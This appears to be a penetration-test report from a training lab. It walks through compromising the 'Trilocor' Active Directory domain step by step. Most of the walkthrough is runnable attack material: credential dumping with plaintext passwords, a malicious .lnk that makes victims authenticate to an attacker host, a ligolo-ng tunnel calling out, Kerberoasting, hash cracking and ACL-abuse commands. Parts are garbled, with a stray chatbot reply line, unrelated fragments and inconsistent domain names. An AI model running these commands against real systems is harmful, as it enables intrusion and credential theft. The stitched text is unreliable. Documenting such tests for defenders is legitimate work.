

Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.0 (Critical)	Remote Code Execution (RCE)	42
2	8.8 (High)	SQL Injection (SQLi)	45

#	Severity Level	Finding Name	Page
3	8.5 (High)	Account takeover	47
4	7.5 (High)	Privilege Escalation On API	50
5	9.0 (Critical)	Remote Code Execution (RCE) On API	52
6	7.5 (High)	Werkzeug console RCE via WEBSVC to SRVADM	55
7	8.8 (High)	Docker Privilage escalation SRVADM to ROOT	58
8	9.3 (Critical)	Master Password Disclosure Via NFS share	59
9	8.4 (High)	GlassFish server RCE	60
10	7.5 (High)	Privilege Escalation via SeLoadDriverPrivilege Enabled	63
11	7.8 (High)	SeDebugPrivilege Enabled	65
12	7.5 (High)	Privilaege escalation via Login session Hijacking	68
13	7.5 (High)	Account Takeover via Plain Text Credentials on Sticky Notes	71
14	8.8 (High)	Wondershare Dr.Fone 12.0.7 - Privilege Escalation (ElevationService)	73
15	0.0 (Info)	zone transferring	75



5 Internal Network Compromise Walkthrough

During the course of the assessment Tester was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the Trilocal.local Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Acme's the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Tester performed the following to fully compromise the Trilocal.local domain.

Certainly! Here is the complete narrative:

1. The tester utilized [LaZagne](#) to extract clear text passwords of the [pthorp](#) user. This allowed the tester to log in to the active directory machine [WS01](#).
2. The tester began the initial enumeration using [powerview.ps1](#) and [Bloodhound](#). These tools provided valuable insights into the network and user privileges.
3. During enumeration, the tester discovered that [pthorp](#) is a member of the [PRINTER 4TH FLOOR](#) group. Additionally, the tester identified a share called [print_job](#) on [DC01.trilocal.local](#).
4. The tester initiated a phishing attack using a malicious [.lnk](#) file to capture NTLMv2 hashes. By placing this file in the [print_job](#) share, the tester successfully captured the NTLMv2 hash of user [JFLEMMING](#) using [Inveigh](#).
5. Using [BloodHound](#), the tester identified that [JFLEMMING](#) had a [GenericWrite](#) ACE for user [KSALINAS](#). This finding provided a potential privilege escalation path.
6. The tester added a fake SPN for [KSALINAS](#) and conducted a Kerberoasting attack using [Rubeus](#). The obtained hash was then cracked locally using [hashcat](#).
7. With the cracked credentials, the tester logged in as [KSALINAS](#). The user [KSALINAS](#) had the necessary ACE permissions to continue further actions.
8. The tester discovered that [KSALINAS](#) was a member of the [MSSP CONNECT](#) group, which had [WriteOwner](#) permissions on the [TIER I INFRASTRUCTURE](#) group.
9. Leveraging the [GenericWrite](#) permissions, the tester added themselves to the [MSSP CONNECT](#) group.
10. With [WriteOwner](#) permissions on the [TIER I INFRASTRUCTURE](#) group, the tester changed the owner of the [TIER I INFRASTRUCTURE](#) group to [KSALINAS](#). This allowed the tester to add [KSALINAS](#) to the [TIER I INFRASTRUCTURE](#) group.
11. The [TIER I INFRASTRUCTURE](#) group had [GenericWrite](#) permissions on the [Fileshare Admins](#) group. The tester used these permissions to add [KSALINAS](#) to the [Fileshare Admins](#) group.
12. During further exploration of the network shares on [DC01.trilocal.local\Department share](#), the tester identified a Department share that contained private directories. Within the [IT_BACKUP02072022](#) directory, the tester found an encrypted VeraCrypt container.
13. Utilizing hashcat, the tester successfully cracked the password for the VeraCrypt container.



14. With the password in hand, the tester mounted the VeraCrypt container to a local drive, gaining access to its contents.
15. Inside the mounted VeraCrypt container, the tester discovered a password-protected `psafe3` file.
16. The tester transferred the `psafe3` file to their local machine and used hashcat to crack its password.
17. Upon successfully cracking the password, the tester found usernames and passwords for multiple users stored within the `psafe3` file.
18. Armed with these credentials, the tester successfully logged in as a highly privileged service account, `svc_trilocorsync`. This account had extensive access and control over the domain.
19. The `svc_trilocorsync` user had a `WriteDACL` ACE on the `Trilocor.local` domain. The tester exploited this permission to set `DCSync` permissions for `svc_trilocorsync` using [dacledit.py](#).
20. With `DCSync` permissions, the tester used [Mimikatz](#) to extract the hash of the administrator password, thereby compromising the entire `trilocor.local` domain.

Detailed reproduction steps for this attack chain are as follows:

The tester already has administrative access on the `WS01` machine and used tools `LaZagne.exe` to retrieve plaintext passwords stored in the machine. The tester discovered that the plaintext password of `Pidgin` led to the compromise of the `pthorpe` account.

```
[+] 3a5b7f00b3b057504000c312502075134000 OK for masterkey 100c72c0-0cc1-4772-b031-310005010100
----- Credfiles passwords -----

[+] Password found !!!
File: C:\Users\Administrator\AppData\Roaming\Microsoft\Credentials\7EE5792DE206DD13378A90594F0D1658
Domain: LegacyGeneric:target=172.16.139.35
Username: pthorpe_admin
Password: pTh0Rp3_R0cK

[+] f0a4685a7a044245a73243821be8b667d03a0a46 ok for masterkey 2ce0caaf-13a6-439d-adbe-4d80d1d0f82c
[+] f0a4685a7a044245a73243821be8b667d03a0a46 ok for masterkey 667c9acc-bf64-4982-b2f9-a64f48bd3a86

##### User: pthorpe #####

----- Pidgin passwords -----

[+] Password found !!!
Login: trilocor\pthorpe
Password: -p1[REDACTED]ijn

[+] 7 passwords have been found.
For more information launch it again with the -v option
```

Figure 2 - Screenshot

The tester then utilized `runas` to log in to the account for `ws01` machine `runas`

```
/user:trilocor\pthorpe cmd
```

This provided a command shell. From there, the tester used `powershell -ep bypass` for the powershell access and for the future enumeration.



```
PS C:\users\Public> whoami
trilocor\pthorpe
PS C:\users\Public> hostname
WS01
PS C:\users\Public> _
```

Figure 3 - Powershell

pthorpe user is a member of **PRINTER 4TH FLOOR** group attacker listed all the associated shares using **powerview** tool

```
PS r:\> Find-DomainShare -CheckShareAccess
```

Name	Type	Remark	ComputerName
ADMIN\$	2147483648	Remote Admin	WS01.trilocor.local
C\$	2147483648	Default share	WS01.trilocor.local
Department Shares	0	Share for department users	DC01.trilocor.local
LotusNotes	0	LotusNotes	DC01.trilocor.local
NETLOGON	0	Logon server share	DC01.trilocor.local
Print_jobs	0	Jobs task for Printer	DC01.trilocor.local
Projects	0	Projects	DC01.trilocor.local
Public	0	Public Share	DC01.trilocor.local
SYSVOL	0	Logon server share	DC01.trilocor.local
Users	0	Domain Users	DC01.trilocor.local

on **DC01.trilocor.local** tester detected **Print_Jobs** share, Now tester can perform a phishing attack using malicious **.lnk** file.

Then tester created a malicious payload using PowerShell to create a **.lnk** file:

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("C:\Malicious.lnk")
$lnk.TargetPath = "\\<attackerIP>\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing to the dir this file lives in will perform an authentication request."
$lnk.HotKey = "Ctrl+Alt+O" $lnk.Save()
```

They copied **C:\Malicious.lnk** to **\\DC01.trilocor.local\Print_jobs** and renamed it to **@Malicious.lnk** to ensure it appears at the top of the directory:



```
root@WEB-NIX01:~# ./agent -connect 10.10.14.9:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                addr="10.10.14.9:11601"
```

20240610 10:00:00 - shell.aspx
0542_Blog

EXP BY

```
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 0.0.0.0:11601
```



Made in France ♥ by @Nicocha30!

```
ligolo-ng » INFO[0069] Agent joined.                name=root@WEB-NIX01 remote="10.129.191.44:43358"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - root@WEB-NIX01 - 10.129.191.44:43358
[Agent : root@WEB-NIX01] » listener_add --addr 0.0.0.0:445 --to 0.0.0.0:445
INFO[0089] Listener 0 created on remote agent!
[Agent : root@WEB-NIX01] » listener_list
```

Active listeners				
#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS
0	#1 - root@WEB-NIX01 - 10.129.191.44:43358	tcp	0.0.0.0:445	0.0.0.0:445

```
[Agent : root@WEB-NIX01] »
```

now on the local machine we can start SMB share using [impacket-smbserver](#) tool

```
impacket-smbserver share -smb2support $(pwd)
```

```
kali@kali: ~/Tools/ActiveDirectory
$ ls
ADACLScanner-master.zip  Find-NTLMLocalAdminAccess.ps1  Invoke-Mimikatz_Old.ps1  PowerUpSQL-master  Set-ADACL.ps1  beRoot.zip  kekeo.zip  powercat.ps1
ADModule-master         FindSASSPID.exe               Invoke-Portscan.ps1      PowerUpSQL-master.zip  Set-DCShadowPermissions.ps1  chisel-linux  kekeo_old.zip  procdump.exe
ADModule-master.zip     HeidiSQL_9.4_Portable         Invoke-PowerDump.ps1     PowerUp_Old.ps1       Set-RemotePSThrottling.ps1  chisel.exe   kekeo_old.zip  psgetsys.ps1
ASREPRoast-master.zip   HeidiSQL_9.4_Portable.zip     Invoke-PowerShellTcp.ps1 PowerView.ps1          Set-RemotePSThrottling.ps1  chisel.1.9.1.linux.amd64.gz.1  kerberoast  reports
AsmTrigger_x64.exe       JIMP-tools.zip               Invoke-PowerShellTcpEx.ps1 PowerView_dev.ps1     SharpHound.exe             chisel.1.9.1.windows.386     mimikatz.exe  sbloggingbypass.txt
AssemblyLoad.exe        JIMP-tools.zip               Invoke-PowerShellTcpOneLine.ps1 Powermad.ps1          SharpHound.exe.config       chisel.1.9.1.windows.amd64.gz  mimikatz_trunk  shazphound-v2.3.3.zip
BetterSafetyKatz-master.zip  Inveigh.exe                  Invoke-PowerShellTcp_Old.ps1 PrintSpoofer64.exe     SharpHound.pdb              dclaudit-20240610-075706.bak  minikatz_trunk.zip  shazphound-v2.4.1.zip
BetterSafetyKatz.exe     Inveigh.ps1                  Invoke-SDPPropagator.ps1  PrivSec-master.zip    SharpHound.ps1              dclaudit-20240610-080144.bak  minidumpdotnet.exe  targetedKerberoast
Certify.exe              InvisShell                   Invoke-SessionHunter.ps1  PrivSecCheck.ps1      Snafler.exe                 dclaudit-20240610-080156.bak  netcat-win32-1.12  tmp
Certify_Old.exe          Invoke-Encode.ps1            Loader.exe                RACE.ps1              System.Console.dll           dclaudit-20240610-200221.bak  netcat-win32-1.12.zip  winPEASx64.exe
DAMP-master.zip          Invoke-Encode.ps1            MS-RDPWD.exe             Rubeus.exe            System.Diagnostics.Tracing.dll  dnsca2.ps1  nxc.exe       winPEASx86.exe
Deploy-Deception-master.zip  Invoke-Mimikatz.ps1         NetCess.zip              Rubeus.exe            System.Net.Http.dll          hash-kerbtgt-mssql.txt      openssl            plink.exe
EnableAllTokenPrivs.ps1   Invoke-Mimikatz.ps1         NetCess.zip              Rubeus.exe            WSHtmlHttp.exe              hfs.exe                                     openssl.zip
Find-PSThrottlingLocalAdminAccess.ps1  Invoke-Mimikatz.ps1         PowerUp.ps1              SafetyKatz.exe         WSHtmlHttp.exe              hfs.exe                                     openssl.zip
kali@kali: ~/Tools/ActiveDirectory
$ impacket-smbserver share -smb2support $(pwd)
Impacket version: - copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9B33-4EC3F8E343A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

and tester copied the **sharphound.exe** to the **ws01** machine on path **C:\users\public** and run that **sharphound.exe**, with same way tester can copy file to SMB share using Powershell.

from bloodhound result the **WS01** machine and identified that user **JFLEMMING** is a member of the **HELP DESK MANAGERS** group, which has **genericWrite** ACE, allowing a targeted Kerberoast attack utilising **Powerview** and **Rubeus** tool




Figure 6 - Kerberoast Attack

They created a `PSCredential` object:

```
$SecPassword = ConvertTo-SecureString '[[PASSWORD REDACTED]]' -AsPlainText -Force  
$Cred2 = New-Object System.Management.Automation.PSCredential('trilcor\JFLEMMING', $SecPassword)
```

then Using `powercat.ps1`, they set an SPN for the `KSALINAS` user

```
Set-DomainObject -Credential $Cred2 -Identity KSALINAS -SET @{'serviceprincipalname':'nonexistent/BLAHBLAH'}
```

and viewed the SPN using `powercat` command

```
Get-NetUser -SPN | select serviceprincipalname  
  
serviceprincipalname  
-----  
adfsconnect/azure01.trilcor.local  
backupjob/veam001.trilcor.local  
kadmin/changepw  
MSSQLSvc/DB01.trilcor.local:1433  
MSSQLSvc/DEVTEST.trilcor.local:1433  
MSSQLSvc/QA001.trilcor.local:1433  
MSSQLSvc/SQL-DEV01.trilcor.local:1433  
MSSQLSvc/SQL-WEB01.trilcor.local:1433  
MSSQLSvc/SQL01.trilcor.local:1433  
MSSQLSvc/SQL02.trilcor.local:1433  
nonexistent/BLAHBLAH  
SAP/APP01.trilcor.local  
SAPsvc/SAP01.trilcor.local  
vmware/vc.trilcor.local
```

```
PS C:\Users\Public>
```



Figure 7 - SPN View

They then used **Rubeus.exe** to perform a Kerberoast attack and saved the hash to **hashes.kerberoast**:

```
PS C:\Users\Public> .\Rubeus.exe kerberoast /user:ksalinas /outfile:hashes.kerberoast

Rubeus
v2.2.1

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User      : ksalinas
[*] Target Domain   : trilocor.local
[*] Searching path 'LDAP://DC01.trilocor.local/DC=trilocor,DC=local' for '(&(samAccountType=005306368)(servicePrincipalName=*)(samAccountName=ksalinas)((UserAccountControl:1:2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName   : ksalinas
[*] DistinguishedName : CN=ksalinas,CN=Users,DC=trilocor,DC=local
[*] ServicePrincipalName : nonexistent/BLAHBLAH
[*] PwdLastSet        : 7/26/2022 5:34:42 AM
[*] Supported ETypes  : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\hashes.kerberoast
[*] Roasted hashes written to : C:\Users\Public\hashes.kerberoast
PS C:\Users\Public> cd \\172.16.139.10\share
PS Microsoft.PowerShell.Core\FileSystem: \\172.16.139.10\share> copy C:\Users\Public\hashes.kerberoast
PS Microsoft.PowerShell.Core\FileSystem: \\172.16.139.10\share>

PS C:\Users\Public> .\Rubeus.exe kerberoast /user:ksalinas /
```

Figure 8 - Kerberos attack

then user SMB share to copy the output to local machine and crack the tester cracked the Kerberos output using **hashcat**:

```
kali@kali ~/Desktop/CPTS/DC01
$ hashcat hashes.kerberoast ~/Tools/wordlist/rockyou.txt --show Hash-mode was not specified
with -m. Attempting to auto-detect hash mode. The following mode was auto-detected as the only
one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.
$krb5tgs$23*$ksalinas$trilocor.local$nonexistent/
BLAHBLAH@trilocor.local*$3079bcf13a6b71ed58ce841fd3511ef3$664b27c326c1df5
[[ SNIP ]]
eb4cd5f87bd41658b0c0ea0c58ff343f50283ca6e523a2a9f39ce92981ca9f45c00bdaf31ea8424f046973227eea1
e43d38c436047aa9726383d6c3432d11314ba9bd3c026: [[ REDACTED ]]
```

Now the tester has the password for the **ksalinas** user and is able logged in with the credentials

```
C:\WINDOWS\system32>set username & set computername
USERNAME=ksalinas
COMPUTERNAME=WS01
C:\WINDOWS\system32>
```

Figure 9 - Logged In

User **Ksalinas** was found to have **self** ACE on the **MSSP CONNECT** group:



```
PS C:\Users\Public> $sid = Convert-NameToSid ksalinas
PS C:\Users\Public> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}

AceType           : AccessAllowed
ObjectDN          : CN=MSSP Connect,OU=Security Groups,OU=Corp,DC=trilocor,DC=local
ActiveDirectoryRights : Self
OpaqueLength      : 0
ObjectSID         : S-1-5-21-748909465-2105014040-255522671-1715
InheritanceFlags  : ContainerInherit
BinaryLength      : 36
IsInherited       : False
IsCallback        : False
PropagationFlags  : None
SecurityIdentifier : S-1-5-21-748909465-2105014040-255522671-4632
AccessMask        : 8
AuditFlags        : None
AceFlags          : ContainerInherit
AceQualifier      : AccessAllowed
```

Figure 10 - MSSP Connect

so the tester can add the **ksalinas** to Group **MSSP CONNECT** using the powershell command

```
Add-DomainGroupMember -identity "MSSP Connect" -Members ksalinas -Domain trilocor.local
```

```
PS C:\Users\Public> Add-DomainGroupMember -Identity "MSSP Connect" -Members ksalinas -Domain trilocor.local
PS C:\Users\Public> net user ksalinas /domain
The request will be processed at a domain controller for domain trilocor.local.
```

```
User name           ksalinas
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set    7/26/2022 5:34:42 AM
Password expires      Never
Password changeable  7/26/2022 5:34:42 AM
Password required     Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           6/9/2024 3:37:56 AM


Logon hours allowed  All

Local Group Memberships
Global Group memberships *MSSP Connect      *Domain Users
                       *IT Support

The command completed successfully.

PS C:\Users\Public>
```

Now tester can add **Ksalinas** to the **TIER I INFRASTRUCTURE** group, leveraging their permissions: using Powerview commands



Tester is setting ksalinas as the object owner For **TIER I INFRASTRUCTURE** Using powerview.


```
Set-DomainObjectOwner -Identity "TIER I INFRASTRUCTURE" -OwnerIdentity "ksalinas" -v
```

Now the **ksalinas** user can add themselves to the group **TIER I INFRASTRUCTURE**

```
Add-DomainGroupMember -Identity "TIER I INFRASTRUCTURE" -Members ksalinas -Domain trilocor.local
```

Then discovered that **TIER I INFRASTRUCTURE** has **GenericWrite** ACE on **Fileshare Admins** enabling them to add **Ksalinas** to the group:

Using Bloodhound



Tester can check the more information using the Powerview commands

```
PS C:\Users\Public> $sid = Convert-NameToSid "TIER I INFRASTRUCTURE"
PS C:\Users\Public> Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid} [[ SNIP ]]
ObjectDN      : CN=Fileshare Admins,OU=Security Groups,OU=Corp,DC=trilocor,DC=local
ObjectSID     : S-1-5-21-748909465-2105014040-255522671-1721
ActiveDirectoryRights : GenericWrite
BinaryLength  : 36
AceQualifier  : AccessAllowed
IsCallback    : False
OpaqueLength  : 0
AccessMask    : 131112
SecurityIdentifier : S-1-5-21-748909465-2105014040-255522671-1716
AceType       : AccessAllowed
AceFlags      : ContainerInherit
IsInherited   : False
InheritanceFlags : ContainerInherit
PropagationFlags : None
AuditFlags    : None
```

Now tester can abuse the ACE to add user **ksalinas** to the group **Fileshare Admins** using [powerview](#) tool



Add-DomainGroupMember -Identity "Fileshare Admins" -Members ksalinas -Domain trilocor.local Now ksalinas is a

member of Fileshare Admins:

```
PS C:\Users\Public> Add-DomainGroupMember -Identity "Fileshare Admins" -Members ksalinas -Domain trilocor.local
PS C:\Users\Public> net user ksalinas /domain
The request will be processed at a domain controller for domain trilocor.local.

User name                ksalinas
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/26/2022 5:34:42 AM
Password expires         Never
Password changeable      7/26/2022 5:34:42 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               6/9/2024 10:21:54 PM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *MSSP Connect      *Domain Users
                        *Fileshare Admins    *IT Support
                        *Tier I Infrastructure

The command completed successfully.

PS C:\Users\Public>
```

net user ksalinas /domain

Now the user ksalinas is the member of Fileshare Admins, This will give the user to privilege to View the Private SMB Shares, while checking the shares tester detected a Department share on DC01.trilocor.local with read and write permission.

```
PS C:\Users\Public> .\nxc.exe smb 172.16.139.3 -u ksalinas -p 'atm@#5' --shares
SMB 172.16.139.3 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:trilocor.local) (signing:True) (SMBv1:False)
SMB 172.16.139.3 445 DC01 [*] trilocor.local\ksalinas:atm@#5
SMB 172.16.139.3 445 DC01 [*] Enumerated shares
SMB 172.16.139.3 445 DC01 Share Permissions Remark
SMB 172.16.139.3 445 DC01 -----
SMB 172.16.139.3 445 DC01 ADMIN$ Remote Admin
SMB 172.16.139.3 445 DC01 C$ Default share
SMB 172.16.139.3 445 DC01 Department Shares READ,WRITE Share for department users
SMB 172.16.139.3 445 DC01 IPC$ Remote IPC
SMB 172.16.139.3 445 DC01 LotusNotes READ LotusNotes
SMB 172.16.139.3 445 DC01 NETLOGON READ Logon server share
SMB 172.16.139.3 445 DC01 Print_jobs READ Jobs task for Printer
SMB 172.16.139.3 445 DC01 Projects READ Projects
SMB 172.16.139.3 445 DC01 Public READ Public Share
SMB 172.16.139.3 445 DC01 Software Softwares
SMB 172.16.139.3 445 DC01 SYSVOL READ Logon server share
SMB 172.16.139.3 445 DC01 Users Domain Users
SMB 172.16.139.3 445 DC01 ZZZ_archive Archives

PS C:\Users\Public>
```

Figure 11 - Private Shares

tester mount the share to WS01 machine using net use command

net use I: \\DC01.trilocor.local\ "Deparment Share"

Then used tree command to view the all directory, and Found an interesting Direcorty Inside private Directory IT_BACKUP02072022



```
PS I:\> tree
Folder PATH listing
Volume serial number is DA7F-3F25
I:..
|-- Accounting
|   |-- Private
|   |-- Public
|-- Executives
|   |-- Private
|   |-- Public
|-- Finance
|   |-- Private
|   |-- Public
|-- HR
|   |-- Private
|   |-- Public
|-- IT
|   |-- Private
|   |   |-- IT_BACKUP02072022
|   |-- Public
|       |-- ActiveDirectory
|           |-- Teams
|           |-- UserPromotion
|       |-- Azure Runbook
|       |-- AzureAD
|       |-- Connectors
|       |-- Exchange
|       |-- Graph
|       |-- MsGraph
|       |-- Office365
|       |-- Phishing Mail Warning
|       |-- PowerShellBasics
|       |-- RemoveOldFiles
|       |-- SharePoint
|       |-- StaffOffboarding
|       |-- Teams
|       |-- Windows 10
|-- Marketing
|   |-- Private
|   |-- Public
|-- R&D
|   |-- Private
|   |-- Public
```

Figure 12 - IT Backup

tester was able to find a veracrypt file inside this Directory



```
PS I:\IT\Private> cd .\IT_BACKUP02072022\  
PS I:\IT\Private\IT_BACKUP02072022> dir  
  
Directory: I:\IT\Private\IT_BACKUP02072022  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----          7/26/2022  12:01 PM        16777216 Trilocor_backup_03072022.vc  
  
PS I:\IT\Private\IT_BACKUP02072022> _
```

tester copied the `Trilocor_backup_03072022.vc` file to the local machine and cracked its password using `hashcat`:

```
hashcat -m 13751 Trilocor_backup_03072022.vc ~/Tools/wordlist/rockyou.txt hashcat (v6.2.6) starting  
  
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, POCL_DEBUG) -  
Platform #1 [The pocl project]  
  
=====
```

Device	Device #	Device Name	Device Vendor	Device Driver	Device Version	Device Architecture	Device Memory	Device Max Memory	Device Max Memory Free	Device Max Memory Used	Device Max Memory Total	Device Max Memory Free	Device Max Memory Used	Device Max Memory Total
cpu	1	cpu--0x000	1438/2940 MB (512 MB allocatable), 4MCU											

```
=====
```

[[SNIP]]

Initialized device kernels and memoryStarting self-test. Please be patient...Finished selftestDictionary cache hit:

- * Filename...: /home/kali/Tools/wordlist/rockyou.txt
- * Passwords.: 14344384
- * Bytes.....: 139921497
- * Keyspace...: 14344384

Starting autotune. Please be patient...Finished

autotune [s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Trilocor_backup_03072022.vc: [[REDACTED]]

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 13751 (VeraCrypt SHA256 + XTS 512 bit (legacy))

Hash.Target.....: Trilocor_backup_03072022.vc

[[SNIP]]

Then the tester can mounted the decrypted file using `Veracrypt`

